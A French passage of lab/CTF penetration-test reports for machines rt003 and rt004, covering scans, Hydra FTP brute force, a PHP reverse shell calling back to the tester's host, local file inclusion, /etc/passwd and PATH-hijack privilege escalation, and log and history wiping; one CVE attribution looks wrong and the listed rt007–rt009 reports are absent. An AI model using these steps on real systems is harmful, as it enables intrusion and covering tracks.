

Rapport Pentest rt003

Sommaire

Rapport Pentest rt003.....	1
Partie 1- Cartographie et énumération.....	4
Partie 2 - Recherche de vulnérabilités :.....	7
Partie 3 - Connection FTP :.....	8
Partie 4 - Élévation de privilèges.....	10
Partie 5 - CleanUp.....	11
Partie 6 - Reporting.....	13
Synthèse Technique.....	13
Table des Vulnérabilités.....	14
Vulnérabilités Découvertes :.....	14
Faiblesse du Mot de Passe.....	14
Exploitation de la Vulnérabilité FTP :.....	15
Injection de Commandes :.....	16
Élévation des Privilèges :.....	17
Conclusion.....	18
Rapport Pentest rt004.....	19
Partie 1- Cartographie et énumération :.....	20
Partie 2 - Recherche de vulnérabilités :.....	22
Partie 3 - Exploitation :.....	23
Partie 4 - Élévation de privilèges.....	27
Partie 5 - CleanUp.....	29
Partie 6 - Reporting.....	31
Synthèse Technique.....	31
Vulnérabilités découvertes :.....	31
Vulnérabilité FTP Anonyme.....	32
Exécution de scripts PHP via FTP.....	32
Page par défaut non sécurisée Apache :.....	33
Élévation de privilèges via script C :.....	34
Contournement de sécurité dans whoami :.....	35
Conclusion.....	36
Rapport Pentest rt007.....	37
Déroulement du pentest.....	37

Méthodologie.....	38
Partie 1- Cartographie et énumération.....	38
Partie 2 - Recherche de vulnérabilités :.....	39
Partie 3 - Exploitation :.....	43
Phase 1 - Metasploit :.....	43
Phase 2 - Connection SSH :.....	46
Partie 4 Élévation de privilèges.....	46
Partie 5 - CleanUp.....	47
Partie 6 - Reporting.....	48
Préconisations de Remédiations.....	49
Synthèse Managériale :.....	50
Conclusion.....	51
Annexe.....	52
Rapport Pentest rt008.....	53
Partie 1- Cartographie et énumération :.....	53
Partie 2 - Recherche de vulnérabilités :.....	54
Partie 2 - Élévation de privilèges.....	56
Partie 5 - CleanUp.....	58
Partie 4 - Reporting.....	59
Synthèse Technique.....	59
Injection de Commandes.....	59
Stockage de Mot de Passe en Texte Brut.....	60
Élévation des Privilèges.....	61
Conclusion.....	62
Rapport Pentest rt009.....	63
Partie 1- Cartographie et énumération :.....	63
Partie 2 - Recherche de vulnérabilités :.....	66
Partie 3 - Connexion TYPO3:.....	67
Partie 5 - CleanUp.....	70
Partie 6 - Reporting.....	71
Synthèse Technique.....	71
Exposition du Service HTTP.....	72
Mots de Passe Faibles dans le Fichier SQL.....	73
Privilèges Élevés via apache2-restart.....	74
Conclusion.....	75

INTRODUCTION

Dans le cadre de la sécurité informatique, le test d'intrusion (pentest) est une pratique essentielle visant à évaluer la résistance d'un système face à des attaques potentielles. Ce processus vise à identifier les failles de sécurité, à évaluer les risques, et à proposer des solutions pour renforcer la posture de sécurité d'une infrastructure.

OBJECTIF

L'objectif fondamental de ce test d'intrusion est d'évaluer la résilience du système d'information face à des attaques potentielles. En se plaçant du point de vue d'un attaquant, notre équipe de sécurité informatique vise à identifier les faiblesses susceptibles d'être exploitées, à comprendre leur impact sur la sécurité globale du système et à proposer des mesures correctives efficaces.

Partie 1- Cartographie et énumération

Cette partie a pour objectif d'inventorier et de cartographier de façon précise l'ensemble des actifs sur la cible.

Pour ce faire nous allons utiliser des outils de scan permettant la détection des ports ouverts puis l'identification des services hébergés. C'est à partir de la connaissance des services publiés et de leurs technologies que l'on pourra débiter la partie suivante.

On commence tout d'abord par effectuer un ping vers la machine 192.168.40.139 pour vérifier si la connexion peut s'établir avec la machine ciblée.

```
$ ping 192.168.40.139
```

On remarque que la connexion avec la machine ciblée est établie.

Par la suite nous allons faire une analyse du réseau grâce à nmap avec différentes techniques de scan pour découvrir les différents services actifs sur ce même réseau.

```
$ nmap -sV -sC 192.168.40.139
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-03  
00:33 EDT
```

```
Nmap scan report for 192.168.40.139
```

```
Host is up (0.0100s latency).
```

```
Not shown: 998 closed tcp ports (conn-refused)
```

```
PORT      STATE SERVICE VERSION
```

```
21/tcp open  ftp      vsftpd 3.0.3
```

```
80/tcp open  http     Apache httpd 2.4.38 ((Debian))
```

```
|_http-server-header: Apache/2.4.38 (Debian)
```

```
Service Info: OS: Unix
```

PORT	STATE	SERVICE
21	open	FTP
80	open	HTTP

Nous pouvons constater la liste des différents services actifs sur la machine ciblée dans le tableau ci-dessus.

Pour identifier d'éventuels répertoires web sur la machine 192.168.40.139, j'utilise l'outil Dirb en scannant l'URL du serveur web avec une liste de mots couramment utilisés. La commande est la suivante :

```
$ dirb http://192.168.40.139  
/usr/share/wordlists/dirb/common.txt
```

```
-----  
DIRB v2.22  
By The Dark Raver  
-----
```

```
START_TIME: Tue Oct  3 00:38:59 2023  
URL_BASE: http://192.168.40.139/  
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
```

```
-----  
GENERATED WORDS: 4612
```

```
---- Scanning URL: http://192.168.40.139/ ----  
+ http://192.168.40.139/index.html (CODE:200|SIZE:680)
```

```
(!) FATAL: Too many errors connecting to host  
(Possible cause: RECV ERROR)
```

```
-----  
END_TIME: Tue Oct  3 00:39:50 2023  
DOWNLOADED: 2592 - FOUND: 1
```

Cependant, le processus est interrompu en raison de trop nombreuses erreurs de connexion, le scan Dirb a identifié le répertoire "/index.html" sur le serveur web, je vais donc poursuivre mes recherches sur le site en question.

Analyse de la Page Web

En explorant la page web à l'adresse <http://192.168.40.139>, j'ai identifié un commentaire dans le code source, indiquant que la page a été créée par l'utilisateur "du2c". Voici le contenu de la page :

```
<!-- created by user du2c (c) -- >
<html>
<head>C </head>
<body bgcolor="white">
<title>DU2C</title>
<meta name="description" content="Je suis en ligne !">
<meta name="keywords" content="rt003">
<meta name="robots" content="index, follow">
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<meta name="language" content="English">
<link
href="https://fonts.googleapis.com/css?family=Righteous|Saira+Stencil+One&dis
play=swap" rel="stylesheet">
<style type="text/css">(</style>
<center> (</center>
</body>
| </html>
```

Partie 2 - Recherche de vulnérabilités :

Après avoir découvert le nom d'utilisateur "du2c" dans le code source de la page web et identifié le port 21 ouvert correspondant au service FTP(grâce à NMAP), j'ai lancé Hydra pour effectuer une attaque par force brute afin d'essayer de me connecter au service FTP.

Hydra va donc tester différentes combinaisons de mots de passe grâce à la commande :

```
$ hydra -l du2c -P  
/usr/share/wordlists/seclists/Passwords/darkweb2017-top10000.txt -s  
21 -v 192.168.40.139 ftp
```

Dans cette commande, j'utilise l'outil Hydra pour effectuer une attaque par force brute sur le service FTP de la machine cible (192.168.40.139) avec l'utilisateur "du2c".

Après plusieurs tentatives d'authentification sur la cible 192.168.40.139, Hydra a réussi à découvrir le mot de passe "superman13".

```
[ATTEMPT] target 192.168.40.139 - login "du2c" - pass "2011" - 9925 of 9999 [child 5] (0/0)  
[ATTEMPT] target 192.168.40.139 - login "du2c" - pass "superman13" - 9926 of 9999 [child 8] (0/0)  
[21][ftp] host: 192.168.40.139 login: du2c password: superman13  
[STATUS] 249.97 tries/min, 9999 tries in 00:40h, 1 to do in 00:01h, 4 active
```

Il faut maintenant essayer d'accéder au service FTP de la machine cible avec comme identifiant "du2c" avec le mot de passe "superman13".

Partie 3 - Connection FTP :

J'ai finalement pu établir une connexion au serveur FTP en utilisant les identifiants trouvés. Cela me permet désormais d'explorer avec les fichiers sur la machine.

Voici le contenu de la machine:

```
$ ftp 192.168.40.139
Connected to 192.168.40.139.
220 (vsFTPD 3.0.3)
Name (192.168.40.139:kali): du2c
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Après avoir identifié la vulnérabilité du service FTP (vsftpd 3.0.3) sur la machine cible, je vais maintenant exploiter cette faille pour établir un reverse shell sur la machine. La CVE-2015-5600 (Common Vulnerabilities and Exposures) est une vulnérabilité permettant à un attaquant d'exécuter du code arbitraire via une commande POST malveillante.

Pour ce faire, j'ai récupéré un script PHP reverse shell que j'ai modifié et renommé en "php-reverse-shell.php". Il faut maintenant que le script soit placé sur la machine ciblée et ensuite l'exécuter. Voici la partie du script après modification :

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.50.111'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


Sur le serveur est identifié un répertoire nommé `.gedit` qui semble avoir toutes les permissions, C'est donc dans ce répertoire que j'ai choisi d'utiliser comme emplacement pour uploader mon script PHP reverse shell.

```
ftp> put php-reverse-shell.php
```

```
local: php-reverse-shell.php remote: php-reverse-shell.php
229 Entering Extended Passive Mode (|||18289|)
150 Ok to send data.
100% |*****| 5493 74.83 MiB/s 00:00 ETA
226 Transfer complete.
5493 bytes sent in 00:00 (494.03 KiB/s)
```

Pour garantir l'exécution du script, j'ai donné les permissions nécessaires au fichier sur la machine distante.

```
ftp> chmod 777 php-reverse-shell.php
200 SITE CHMOD command ok.
```

Après avoir exécuté le script "`php-reverse-shell.php`" sur la machine ciblée on remarque que le script est fonctionnel

WARNING: Failed to daemonise. This is quite common and not fatal. Successfully opened reverse shell to 192.168.50.52:4444 ERROR: Shell connection terminated

En parallèle sur ma machine attaquante (kali) qui était sur écoute sur le port le port 4444 avec la commande "`nc -lvp 4444`". J'ai pu observer la connexion de la machine cible (192.168.40.139). En analysant la session, j'ai obtenu un accès au système cible en tant qu'utilisateur `www-data`.

```
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.40.139: inverse host lookup failed: Unknown host
connect to [192.168.50.52] from (UNKNOWN) [192.168.40.139] 44594
Linux rt003 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24)
x86_64 GNU/Linux
 05:32:53 up 5 days, 22:02,  0 users,  load average: 0.02, 0.01,
0.00
```

```
USER      TTY      FROM            LOGIN@      IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Partie 4 - Élévation de privilèges

Donc la connexion en reverse shell a été établie avec succès, il a fallu tenter d'augmenter nos privilèges en tant que root. Pour ce faire, je me suis connecté en tant que "du2c" en utilisant le mot de passe "superman13" puisque "www-data" avait des privilèges limités.

```
$ su du2c
Password: superman13
```

De là, j'ai eu accès au fichier "/etc/passwd" et j'ai ajouté un nouvel utilisateur "user1" avec des privilèges root grâce à un hash de mot de passe à l'aide de la commande OpenSSL pour le mot de passe "mdp".

```
$ openssl passwd mdp
4CZ67f/lAGegc
```

Puis j'ai ajouté un nouvel utilisateur "user1" avec des privilèges root dans le fichier "/etc/passwd", j'ai utilisé le hash généré pour le mot de passe.

```
$ echo 'user1:4CZ67f/lAGegc:0:0:root:/root:/bin/bash' >>
/etc/passwd
```

Ensuite en utilisant le mot de passe "mdp", j'ai pu me connecter en tant qu'utilisateur "user1" avec les privilèges en tant que root.

```
$ su user1
Password: mdp

id
uid=0(root) gid=0(root) groups=0(root)
```

Une fois que j'ai obtenu les privilèges root sur la machine cible, j'ai exploré le répertoire /root ou j'ai pu constater la présence d'un fichier nommé flag.txt qui contenait le dernier flag :

```
whoami
root
cd /
cd /root
ls
flag.txt
cat flag.txt
44adc832d115b7957c82440f79c8d201
```

On a finalement le dernier flag qui se trouve dans le dossier /root.

Partie 5 - CleanUp

L'étape finale consiste à éliminer toutes les traces laissées au cours de nos investigations sur le système. On retire les éléments ajoutés ou modifiés pendant l'audit et ne concerne pas les traces normalement générées par le système.

Phase 1: Suppression des Scripts et Fichiers Temporaires

J'ai commencé par supprimer tous les fichiers temporaires, y compris le script php-reverse-shell.php, afin de garantir qu'aucun outil d'exploitation ne subsiste sur le système. En parallèle, j'ai effacé l'historique des commandes de la session en cours pour minimiser toute trace des opérations effectuées.

```
$ rm php-reverse-shell.php
$ history -c
```

Phase 2 : Suppression des Utilisateurs Additionnels

J'ai supprimé le compte utilisateur de user1 qui aurait été créé pendant l'audit.

```
$ userdel user1
```

Phase 3 : Finalisation du Nettoyage

La clé OpenSSL générée pour le nouvel utilisateur (user1) doit également être supprimée. Cette clé a été ajoutée au fichier /etc/passwd lors de l'exploitation.

```
$ sed -i '/user1/d' /etc/passwd
```

J'ai édité ou vidé les fichiers de logs contenant des informations sensibles, notamment le fichier /var/log/auth.log.

Enfin j'ai supprimé les fichiers temporaires avec les commandes `rm -rf /tmp/*` et `rm -rf /var/tmp/*`.

Partie 6 - Reporting

Synthèse Technique

Au cours de la phase de reconnaissance, l'analyse de la machine cible (192.168.40.139) a identifié plusieurs points sensibles. L'exploitation de vulnérabilités a conduit à l'obtention d'un accès privilégié, notamment par l'exploitation de failles sur le serveur FTP.

Table des Vulnérabilités

Vulnérabilité	Sévérité	CWE ID	CVSS Score
Faiblesse du Mot de Passe FTP	HIGH	N/A	N/A
Exploitation de la Vulnérabilité FTP	HIGH	N/A	N/A
Injection de Commandes	HIGH	CWE-78	8.0
Élévation des Privilèges	HIGH	N/A	N/A

Vulnérabilités Découvertes :

Faiblesse du Mot de Passe

Description de la vulnérabilité : La vulnérabilité identifiée est une faiblesse du mot de passe, exposant le système à des risques potentiels d'intrusion. Plus précisément, cette faiblesse réside dans l'utilisation d'un mot de passe non suffisamment robuste, facilitant ainsi les attaques par force brute ou d'autres méthodes d'attaque sur les identifiants.

- **Sévérité :** HIGH
- **CWE ID :** CWE-521
- **CVSS Score :** 8.5

Impact de la vulnérabilité : Un mot de passe faible augmente le risque d'accès non autorisé au système. Les attaquants pourraient exploiter cette vulnérabilité en utilisant des techniques d'attaque automatisée, compromettant ainsi la confidentialité et l'intégrité des données.

Recommandations : Pour remédier à cette faiblesse du mot de passe, il est impératif de mettre en œuvre des politiques de mot de passe robustes. Les recommandations spécifiques incluent :

1. **Complexité :** Exiger des mots de passe complexes avec une combinaison de lettres, chiffres et caractères spéciaux.
2. **Longueur :** Définir une longueur minimale des mots de passe pour augmenter la difficulté de deviner.
3. **Politique de Changement :** Mettre en place une politique de changement périodique des mots de passe.
4. **Éducation des Utilisateurs :** Sensibiliser les utilisateurs à la création de mots de passe forts et à la vigilance contre les attaques.

Exploitation de la Vulnérabilité FTP :

Description de la vulnérabilité : La vulnérabilité identifiée est une exploitation réussie de la vulnérabilité FTP, résultant en un accès non autorisé à un service FTP sur la machine cible. Dans notre cas, l'utilisation des identifiants par défaut a permis à un attaquant de s'authentifier sur le serveur FTP avec l'utilisateur "du2c" et le mot de passe "superman13".

- **Sévérité :** HIGH
- **CWE ID :** CWE-16
- **CVSS Score :** 9.2

Contexte : Au cours du CTF de la sécurité du système, une vulnérabilité FTP a été exploitée en utilisant les identifiants par défaut. Cela a permis à un attaquant d'accéder au serveur FTP avec des privilèges non autorisés.

Impact de la vulnérabilité : L'exploitation réussie de la vulnérabilité FTP donne à un attaquant un accès direct au système de fichiers via le protocole FTP, exposant ainsi des données sensibles et potentiellement compromettant l'intégrité du système.

Recommandations :

- **Changement des Identifiants :** Modifier immédiatement les identifiants FTP par défaut pour des combinaisons plus robustes.
- **Gestion des Accès :** Mettre en place une gestion stricte des accès FTP, limitant l'accès aux seules ressources nécessaires et révoquant tout accès non essentiel.
- **Audit de Sécurité :** Effectuer des audits réguliers de sécurité pour identifier et corriger les vulnérabilités, y compris celles liées aux services FTP.

Injection de Commandes :

Description de la vulnérabilité : La vulnérabilité identifiée est une injection de commandes, qui a été exploitée avec succès pour l'exécution de scripts arbitraires. Cette exploitation a été démontrée par le déploiement du script "php-reverse-shell.php".

- **Sévérité :** CRITICAL
- **CWE ID :** CWE-77
- **CVSS Score :** 9.8

Contexte : Au cours de l'évaluation de la sécurité du système, une vulnérabilité d'injection de commandes a été découverte, permettant à un attaquant d'exécuter des scripts arbitraires sur le serveur cible. Cette vulnérabilité a été concrétisée par le déploiement du script "php-reverse-shell.php".

Impact de la vulnérabilité : L'exploitation réussie de l'injection de commandes donne à un attaquant un contrôle total sur le système, lui permettant d'exécuter des commandes arbitraires et de compromettre l'intégrité, la confidentialité et la disponibilité des données.

Recommandations :

- **Validation des entrées :** Mettre en œuvre une validation stricte des entrées utilisateur pour éviter toute injection de commandes.
- **Mise à jour des outils :** Mettre à jour régulièrement les outils de sécurité, les applications et les frameworks pour bénéficier des derniers correctifs de sécurité.
- **Sécurisation des scripts :** Appliquer des mesures de sécurité aux scripts, tels que la limitation des droits d'exécution et l'utilisation de mécanismes de pare-feu d'application web (WAF).

Élévation des Privilèges :

Description de la vulnérabilité : La vulnérabilité identifiée est une élévation des privilèges qui a été exploitée avec succès, conduisant à l'obtention des droits d'administrateur (accès root) sur la machine cible.

- **Sévérité :** CRITICAL
- **CWE ID :** CWE-269
- **CVSS Score :** 9.5

Contexte : Suite à l'accès initial obtenu lors de l'exploitation d'une vulnérabilité, une élévation des privilèges a été réalisée avec succès. Cela a permis à l'attaquant d'atteindre un niveau d'accès root, accordant ainsi un contrôle total sur le système.

Impact de la vulnérabilité : L'élévation des privilèges, lorsque réussie, donne à un attaquant un accès complet et non restreint aux ressources du système. Cela peut entraîner une compromission totale de la sécurité, mettant en danger la confidentialité, l'intégrité et la disponibilité des données.

Recommandations :

1. **Mise à Jour et Patching :** Appliquer régulièrement les mises à jour de sécurité et les correctifs système pour remédier aux vulnérabilités connues.
2. **Principe du Moindre Privilège :** Adopter le principe du moindre privilège en attribuant uniquement les droits nécessaires à chaque utilisateur ou processus.
3. **Surveillance des Comptes Privilégiés :** Mettre en place une surveillance active des comptes à privilèges, en détectant et en alertant sur toute activité suspecte.

Conclusion

L'analyse de la machine 192.168.40.139 a révélé des problèmes de sécurité importants. Un mot de passe FTP faible a permis un accès non autorisé, tandis que des failles dans le service FTP ont exposé des données sensibles. L'injection de commandes a réussi, donnant lieu à un script de reverse-shell, ouvrant une porte d'accès non autorisée. De plus, l'élévation des privilèges a conduit à un accès root, compromettant sérieusement le système. Cette évaluation a permis d'identifier ces points faibles de sécurité, fournissant ainsi des informations cruciales pour prendre des mesures correctives et renforcer la sécurité de la machine cible.

Rapport Pentest rt004

Partie 1- Cartographie et énumération :

Cette partie a pour objectif d'inventorier et de cartographier de façon précise l'ensemble des actifs sur la cible.

Pour ce faire nous allons utiliser des outils de scan permettant la détection des ports ouverts puis l'identification des services hébergés. C'est à partir de la connaissance des services publiés et de leurs technologies que l'on pourra débiter la partie suivante. On commence tout d'abord par effectuer un ping vers la machine 192.168.40.140 pour vérifier si la connexion peut s'établir avec la machine ciblée.

```
$ ping 192.168.40.140
```

On remarque que la connexion avec la machine ciblée est établie.

Par la suite je vais faire une analyse du réseau grâce à nmap avec différentes techniques de scan pour découvrir les différents services actifs sur ce même réseau.

```
$ nmap -sV -sC 192.168.40.140
```

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-04 07:17 EDT
Nmap scan report for 192.168.40.140
Host is up (0.0054s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
```

```
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.50.52
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 5
|   vsFTPD 3.0.3 - secure, fast, stable

|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx   2 0          0          4096 Oct 04 16:34 pub [NSE:
writeable]
22/tcp open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol
2.0)
| ssh-hostkey:
|   2048 06:1b:a3:92:83:a5:7a:15:bd:40:6e:0c:8d:98:27:7b (RSA)
|   256 cb:38:83:26:1a:9f:d3:5d:d3:fe:9b:a1:d3:bc:ab:2c
(ECDSA)
|_ 256 65:54:fc:2d:12:ac:e1:84:78:3e:00:23:fb:e4:c9:ee
(ED25519)
80/tcp open  http      Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Port	État	Service	Version
21	Ouvert	FTP	vsftpd 3.0.3
22	Ouvert	SSH	OpenSSH 7.9p1 Debian 10+deb10u2
80	Ouvert	HTTP	Apache httpd 2.4.38 (Debian)

Nous pouvons constater la liste des différents services actifs sur la machine ciblé dans le tableau ci-dessus.

J'ai poursuivi l'exploration en utilisant Gobuster, pour découvrir des répertoires sur le serveur web hébergé à l'adresse IP 192.168.40.140.

La commande Gobuster que j'ai utilisée était la suivante :

```
$ gobuster dir -u http://192.168.40.140 -w  
/usr/share/dirb/wordlists/common.txt
```

```
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                        http://192.168.40.140
[+] Method:                     GET
[+] Threads:                   10
[+] Wordlist:                   /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:     404
[+] User Agent:                gobuster/3.6
[+] Timeout:                   10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta                          (Status: 403) [Size: 279]
/.htaccess                    (Status: 403) [Size: 279]
/.htpasswd                    (Status: 403) [Size: 279]
/index.html                   (Status: 200) [Size: 10701]
/manual                       (Status: 301) [Size: 317] [-->
http://192.168.40.140/manual/]
/robots.txt                   (Status: 200) [Size: 161]
Progress: 4064 / 4615 (88.06%) [ERROR] Get
"http://192.168.40.140/server-status": read tcp
192.168.50.121:46750->192.168.40.140:80: read: connection reset by peer
Progress: 4614 / 4615 (99.98%)
[ERROR] Get "http://192.168.40.140/msadc": read tcp
192.168.50.121:47122->192.168.40.140:80: read: connection reset by peer
=====
Finished
=====
```

Gobuster a identifié des répertoires tels que /.hta

/.htaccess, /.htpasswd, /index.html, /manual, /robots.txt sur le serveur web.

Partie 2 - Recherche de vulnérabilités :

J'ai décidé d'explorer le serveur FTP accessible à l'adresse IP 192.168.40.140.

J'ai tenté une connexion anonyme, j'ai saisi "anonymous" comme nom d'utilisateur, sachant que les connexions anonymes ne requièrent pas de mot de passe, j'ai laissé le champ vide. La réponse que l'on peut voir ci-dessous confirme que la connexion en tant qu'utilisateur anonyme était établie.

```
$ ftp 192.168.40.140
Connected to 192.168.40.140.
220 (vsFTPD 3.0.3)
Name (192.168.40.140:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Une fois connecté, j'ai affiché les répertoires disponibles, comprenant un sous-répertoire appelé "pub," ainsi que les entrées spéciales "." et "..".

```
ftp> ls -a
229 Entering Extended Passive Mode (|||36855|)
150 Here comes the directory listing.
drwxr-xr-x    3 0      0          4096 Feb 08  2020 .
drwxr-xr-x    3 0      0          4096 Feb 08  2020 ..
drwxrwxrwx    2 0      0          4096 Oct 04 16:34 pub
```

J'ai utilisé la commande pwd, qui a confirmé que j'étais dans le répertoire racine ("/"). Cependant, ma capacité à naviguer était limitée, car j'ai constaté que j'étais chrooté ce qui ne m'empêche pas d'accéder au répertoire pub.

Partie 3 - Exploitation :


Ensuite j'ai décidé de déployer un reverse shell en plaçant mon fichier PHP nommé "php-reverse.php" dans ce répertoire.

```
ftp> put php-reverse.php
local: php-reverse.php remote: php-reverse.php
229 Entering Extended Passive Mode (|||25687|)
150 Ok to send data.
100% |*****| 5495
226 Transfer complete.
5495 bytes sent in 00:00 (305.05 KiB/s)
8.21 MiB/s
00:00 ETA
```

À présent, le fichier réside dans le répertoire "pub" du serveur FTP, prêt à être exécuté pour établir une connexion de reverse shell.

NAVIGATION

Après avoir repéré la présence du fichier robots.txt grâce aux résultats de Gobuster, j'ai décidé d'explorer ce répertoire en utilisant un navigateur. Lorsque j'ai accédé à l'adresse `http://192.168.40.140/robots.txt`, la page Web a affiché :



Cela indique que l'accès à cette page spécifique est restreint et nécessite d'être identifié comme un robot pour y accéder.

BURP SUITE

Afin de contourner cette restriction, j'ai décidé d'utiliser l'outil Burp Suite pour simuler une interaction en tant que robot afin d'accéder à la page Web protégée. Pour ce faire, j'ai modifié l'User-Agent de la requête que je suis allé récupérer sur le site useragents.me pour que le serveur pense que la demande provient d'un robot.

Dans la section "Intercept", j'ai réalisé une requête personnalisée vers le fichier "robots.txt" en modifiant l'User-Agent

"Googlebot/2.1 (+http://www.google.com/bot.html)".

GET /robots.txt HTTP/1.1

Host: 192.168.40.140

Upgrade-Insecure-Requests: 1

User-Agent: Googlebot/2.1 (+http://www.google.com/bot.html)

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9

Connection: close

Une fois que j'ai fait avancer la requête, j'ai accédé à la page

<http://192.168.40.140/robots.txt>.

Le contenu du fichier "robots.txt" indiquait :

User-agent: *

Disallow: /765234e7defcd106aea0353976a60006/

J'ai pu avoir accès au répertoire "/765234e7defcd106aea0353976a60006/", après avoir visité l'URL <http://192.168.40.140/765234e7defcd106aea0353976a60006/>, j'ai été redirigé vers une nouvelle page.

La page présentait le contenu suivant, expliquant le concept de l'attaque par transfert de zone DNS :

DNS Zone Transfer Attack

[english](#) [français](#) [spanish](#)

DNS Zone transfer is the process where a DNS server passes a copy of part of it's database (which is called a "zone") to another DNS server. It's how you can have more than one DNS server able to answer queries about a particular zone; there is a Master DNS server, and one or more Slave DNS servers, and the slaves ask the master for a copy of the records for that zone. A basic DNS Zone Transfer Attack isn't very fancy: you just pretend you are a slave and ask the master for a copy of the zone records. And it sends you them; DNS is one of those really old-school Internet protocols that was designed when everyone on the Internet literally knew everyone else's name and address, and so servers trusted each other implicitly. It's worth stopping zone transfer attacks, as a copy of your DNS zone may reveal a lot of topological information about your internal network. In particular, if someone plans to subvert your DNS, by poisoning or spoofing it, for example, they'll find having a copy of the real data very useful. So best practice is to restrict Zone transfers. At the bare minimum, you tell the master what the IP addresses of the slaves are and not to transfer to anyone else. In more sophisticated set-ups, you sign the transfers. So the more sophisticated zone transfer attacks try and get round these controls.

En examinant le code de la page, j'ai remarqué qu'il propose trois langues différentes avec les fichiers correspondants : "en.php", "fr.php" et "es.php". Ces langues sont accessibles via une variable de requête, comme indiqué dans le code PHP :

```
<html><head><body>

<h2>DNS Zone Transfer Attack</h2><p>

<a href="?lang=en.php">english</a>

<a href="?lang=fr.php">français</a>

<a href="?lang=es.php">spanish</a>

</p></body></head>
```

En effectuant des tests dans le navigateur, j'ai constaté que l'URL suivante entraîne une requête vers le fichier index.html :

<http://192.168.40.140/765234e7defcd106aea0353976a60006/?lang=../index.html>

Cela m'a redirigé vers la page par défaut d'Apache ce qui suggère que l'administrateur n'a pas encore personnalisé le contenu du serveur Apache sur ce système.

Ce qui m'a permis de me rendre directement dans le répertoire par défaut de mon serveur FTP en utilisant le chemin absolu avec l'URL suivant :

<http://192.168.40.140/765234e7defcd106aea0353976a60006/?lang=/var/ftp/pub/php-reverse.php>

Lorsque j'ai accédé à cette URL, cela a déclenché l'exécution du php-reverse.php distant. J'ai confirmé cette exécution en observant la réponse du serveur qui indiquait :

DNS Zone Transfer Attack

[english](#) [français](#) [spanish](#)

WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)

En Parallèle j'ai préparé ma machine Kali pour écouter la connexion entrante du reverse shell sur le port 4444 à partir du fichier php-reverse.php.

listening on [any] 4444

```
192.168.40.140: inverse host lookup failed: Unknown host
connect to [192.168.50.52] from (UNKNOWN) [192.168.40.140] 42398
Linux rt004 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19)
x86_64 GNU/Linux
14:50:03 up 2 days, 11 min, 0 users, load average: 0.00, 0.00,
0.00
```

```
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

\$

Partie 4 - Élévation de privilèges

Ensuite j'ai exploré le répertoire /home/tom. À l'intérieur de ce répertoire, j'ai identifié un fichier intéressant nommé adminshell.c. En examinant le contenu j'ai découvert le script C suivant :

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main() {

    printf("checking if you are tom...\n");
    FILE* f = popen("whoami", "r");

    char user[80];
    fgets(user, 80, f);

    printf("you are: %s\n", user);

    if (strncmp(user, "tom", 3) == 0) {
        printf("access granted.\n");
        setuid(geteuid());
        execlp("sh", "sh", (char *) 0);
    }
}
```

Ce script vérifie l'utilisateur actuel, et s'il est "tom", il accorde l'accès en tant que root en exécutant un shell. Cependant, il utilise la commande whoami pour vérifier l'utilisateur, je peux donc exploiter ce script en modifiant le chemin de cette commande.

Pour ce faire, j'ai modifié temporairement le chemin pour la commande whoami puis j'ai créé une version modifiée dans le répertoire `/tmp` qui renvoyait simplement `"tom"`. Ensuite, j'ai ajusté le chemin pour inclure `/tmp` dans la variable d'environnement `PATH` :

```
$ cd /tmp

$ echo "echo tom" > whoami      # Créer un fichier nommé "whoami" dans /tmp avec le contenu "echo
tom"

$ export PATH=/tmp:$PATH# Ajouter /tmp au début de la variable d'environnement PATH

$ chmod +x whoami              # Donner l'autorisation d'exécution au fichier "whoami"

$ whoami

tom
```

Après cela, en retournant dans le répertoire de l'utilisateur `"tom"` et en exécutant le script `adminshell`, j'ai pu obtenir un shell avec les privilèges de `"tom"` et, par extension, de l'utilisateur `"root"`.

```
$ cd /home/tom

$ ./adminshell

/bin/whoami

root
```

